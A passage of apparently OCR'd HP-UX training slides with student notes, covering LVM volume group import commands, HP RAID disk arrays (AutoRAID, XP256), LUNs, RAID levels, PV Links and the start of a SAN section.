   rcp /tmp/lvm_map second_system:/tmp/lvm_map
   ```

3. On the second system, make the directory for the volume group (to be imported).

   ```
   mkdir /dev/vg01
   ```


4. On the second system, create the group file for the volume group.

   ```
   mknod /dev/vg01/group c 64 0x010000
   ```

5. On the second system, import the volume group.

   ```
   vgimport -s -m /tmp/lvm_map /dev/vg01
   ```

3–6. SLIDE: Disk Technologies RAID Disk Arrays



Disk Technologies
RAID Disk Arrays

- *Model 20* F/W SCSI Disk Arrays
- *Model 30/FC* Fibre Channel Disk Arrays
- *AutoRAID* F/W SCSI Arrays
- *XP256* Sure Store E Disk Array
  - F/W SCSI or Fibre Channel

RAID is RAID isn't it ?

Student Notes


Disk Arrays are collections of disk drives in their own common enclosure with high level storage processor(s) that control the complete functions of the RAID array. These storage processors control caching, RAID levels, sparing and data recovery completely independent of the OS.

The HA Disk Array models 10, 20 and 30FC provide much greater flexibility, choice of redundancy and total disk capacity than LVM MirrorDisk/UX. The Model 30/FC HA disk array is available only in a Fibre Channel configuration.

The AutoRaid arrays are the newest generation of disk arrays, and require much less time for configuration and administration. They have redundant, hot-plug controllers, fans, power supplies, fans, and disk mechanisms. They also have two power cords.

The SureStore E XP256 disk array is HP's high end solution for large data requirements. With the XP256 disk array, the controller interfaces can be F/W SCSI or Fibre Channel. They offer other options above basic RAID. The rules for configuring these behemoths are quite different from the rules for configuring the other HA disk arrays.

3–7. SLIDE: RAID Logical Units (LUNs)



RAID Logical Units (LUNs)

Hardware Path
8.3.0 & 12.4.0
/dev/dsk/c2t3d0
/dev/dsk/c3t4d0

Hardware Path
8.3.1 & 12.4.1
/dev/dsk/c2t3d1
/dev/dsk/c3t4d1

/dev/dsk/c2t3d2
/dev/dsk/c3t4d2

Student Notes

Before a RAID array can be used, it must be configured. The internal disks are bound into logical units (LUs) at particular RAID level using the internal storage processors (SP) and firmware. The HA disk arrays use Grid Manager which has a basic interface via a VT100 terminal and serial connection (or via SAM), to perform this function.

The bound units belong to an SP, but an auto-trespass facility allows the others SP access. LVM uses this alternate path as a PV link in the event of failure/timeout, avoiding a SPOF in the design.

This binding takes a few hours, and detailed knowledge of the RAID and RAID levels is required for a correct configuration. Once configured, the RAID unit has complete control over the disks, and if an appropriate RAID level (1, 0/1, 3 or 5) is selected, the data is fully protected. The RAID will continue to provide correct data in the event of a disk failure, and will automatically rebuild a failed unit upon replacement. This rebuild can take a few hours during which there exists a SPOF within this logical unit.

The SCSI LUN, or Logical Unit Number is a sub-address inside the RAID unit added to the external SCSI address of the RAID controller. The LUN is part of the hardware path, and is also referenced by the HP-UX device file.


RAID arrays use LUNs to divide up the multiple disks into separately addressable units. Some RAID arrays allow each LUN to be fixed at a different RAID level. There is often a limit to the maximum number of LUNs (e.g., HA disk array — limit to 8 or 16, XP256 — 1024).

A disk mechanism cannot be divided between different LUNs. LUNs are assigned to a specific Storage Processor (SP), although they can be addressed through the redundant SP with the loss of the benefit of the SP cache.

AutoRAID disk arrays also use LUNs to divide up the disk array space. AutoRAIDs do not build LUNs from disk mechanisms, but from a pool of space distributed over all of the disks. AutoRAID also does not have the concept of a controller owning a LUN. Either controller can equally access any LUN without a performance penalty.

The LUNs are visible as the 'dX' entry in the device files by d0,d1,d2 etc.

3–8. SLIDE: RAID Levels



RAID Levels

RAID 0	No check disk, no data protection, sector interleaved
RAID 1	Mirrored disks
RAID 0/1	Sector interleaved groups of mirrored disks; sometimes called RAID 1/0 or RAID 10
RAID 3	Single check disk using Parity, sector interleaved
RAID 5	No single check disk, data and parity, sector interleaved

Student Notes

There are five commonly used RAID levels: 0, 1, 0/1, 3, 5.

Since there is no data protection with RAID level 0, the only benefit is the potential for increased performance due to the data being spread across multiple disks. HP has implemented a special case of RAID level 0 called Independent Mode. In this mode, the interleaving group size is one, effectively resulting in each disk being treated as if it were a non-RAID disk. Independent mode can sometimes increase performance over RAID level 0 in cases of small random I/Os. Redundancy is provided with MirrorDisk/UX.


Since the sector size on most disks is 512 bytes, the minimum I/O size is 1 KB for 2 disks in a group, or 2 KB for a group of 4 disks in RAID levels 0 and 3. RAID level 0 is usually implemented with groups of 2 disks.

HP-UX imposes a 1 KB minimum I/O size requirement for disk drives. So, even with RAID level 5, the minimum I/O is 1 KB. Depending on the particular implementation, an I/O from 1 KB to 128 KB can involve a single disk spindle.

Performance is only one aspect of HA. The various RAID levels differ in the efficiency of disk space use.

RAID 0	100% efficient but no redundancy
RAID 1	50% efficient due to mirroring
RAID 3 or 5	65% - 85% efficient (depends on number of disks/LUN)

3–9. SLIDE: Sample HA Environment using Disk Arrays



Sample HA Environment using Disk Arrays


Student Notes

When using a disk array in an HA environment, two SCSI busses are still needed to provide protection in the event a SCSI controller fails in one of the systems. Both SCSI busses, however, are cabled to the same disk array, with one bus being cabled through Storage Processor A (SP-A) and the other through Storage Processor B (SP-B).

Because the disk array provides data redundancy in hardware, there is no need to mirror the data using the MirrorDisk/UX functionality. However, this means the only supported RAID levels are 0/1, 1, 3, and 5, as these are the only RAID levels which provide for data redundancy.

The biggest difference between using disk arrays versus JBODs in an HA environment is both SCSI controllers within the systems lead to the exact same data on the same set of disks within the disk array. Since the system can detect that both paths lead to the same set of disks (since the PVID number for both paths will be the same), a feature known as PV Links is used when configuring disk arrays (and needed with JBODs). The PV Link feature allows the system to recognize both paths to the same set of disks, automatically failing over to the alternate path should the primary path become unavailable.

3–10. SLIDE: AutoRAID



AutoRAID

Low Usage

All I/O in RAID 0/1 mode
Fast Read/Fast Write

Medium Usage

Some data in RAID 5, RAID 5 is slower to write

High Usage

Most data in RAID 5, More overhead to move data between modes

Student Notes

AutoRAID arrays try to capitalize on the best feature of two different RAID modes.

RAID 0/1 (striping/mirroring) maintains data integrity while giving the highest performance. Striping allows for data to be read from multiple mechanisms in parallel, while mirroring ensures data redundancy.

Efficiency of disk space is 50%.


RAID 5 on the other hand, maximizes data storage capacity by using a more efficient parity method, approaching 85% efficiency. The performance however, is not as good as RAID 0/1.

AutoRAID arrays try to keep data in RAID 0/1 to maximize performance if space is available, and migrate data to RAID 5 mode as more disk space is allocated. The unit also migrates the most active data to RAID 0/1 storage to maintain performance. A minimum of 2 GB of space is reserved for this purpose.

The AutoRAID has the hot spare capability, two controllers that have full access to any LUN, and requires minimal administration.

The key to understanding the AutoRAID is to forget about physical disks, and consider only disk data block space. The data redundancy is provided by either RAID 0/1 or 5, and there is no control. LUNs are created by specifying size, not drives. This can be done via the front panel on the AutoRAID unit.

3–11. SLIDE: XP256 SureStore E Disk Arrays



XP256 SureStore E Disk Arrays

8 Client Host Interface Proc (CHIP)
4 SCSI busses per CHIP Card


Maximum 256 Disks (15GB, or 36.9GB)
Maximum 60 Usable Array Groups
Optional Fibre Channel CHIP Card (2 port)

Student Notes

The HP SureStore E Disk Array XP256 is HP's answer to large-scale data storage and data warehousing for enterprise computing. The name derives from the subsystem's *multi-controller* architecture and 256 number of disk bays visible on a fully configured system. XP256 is scalable from 60 GB to 9 TB and supports RAID levels 1 and 5.
An initial look at the specifications for the XP256:

- Disks
  - ✓ 232 Data Disks + 8 dedicated spare disks (total of 240 usable disks)
  - ✓ Up to 16 total spare disks can be configured as an option
- RAM
  - ✓ 16 GB Cache (max.)
  - ✓ 512 MB Shared Memory (max.)
- Interfaces
  - ✓ Up to 4 CHIP Pairs for host connectivity through:
    - ▪ 32 FW-SCSI or Ultra-SCSI Connections (Host)
    - ▪ 16 FC Connections
    - ▪ 32 ESCON Connections (up to 8 allowed for Continuous Access XP)

3–12. SLIDE: SANs – Moving to a New Model



SANs - Moving to a New Model

Campus Network Client Attach

Clients

Servers

Campus Network Client Attach

Storage Area Network

Access to Data from the Server is limited to directly connected storage.

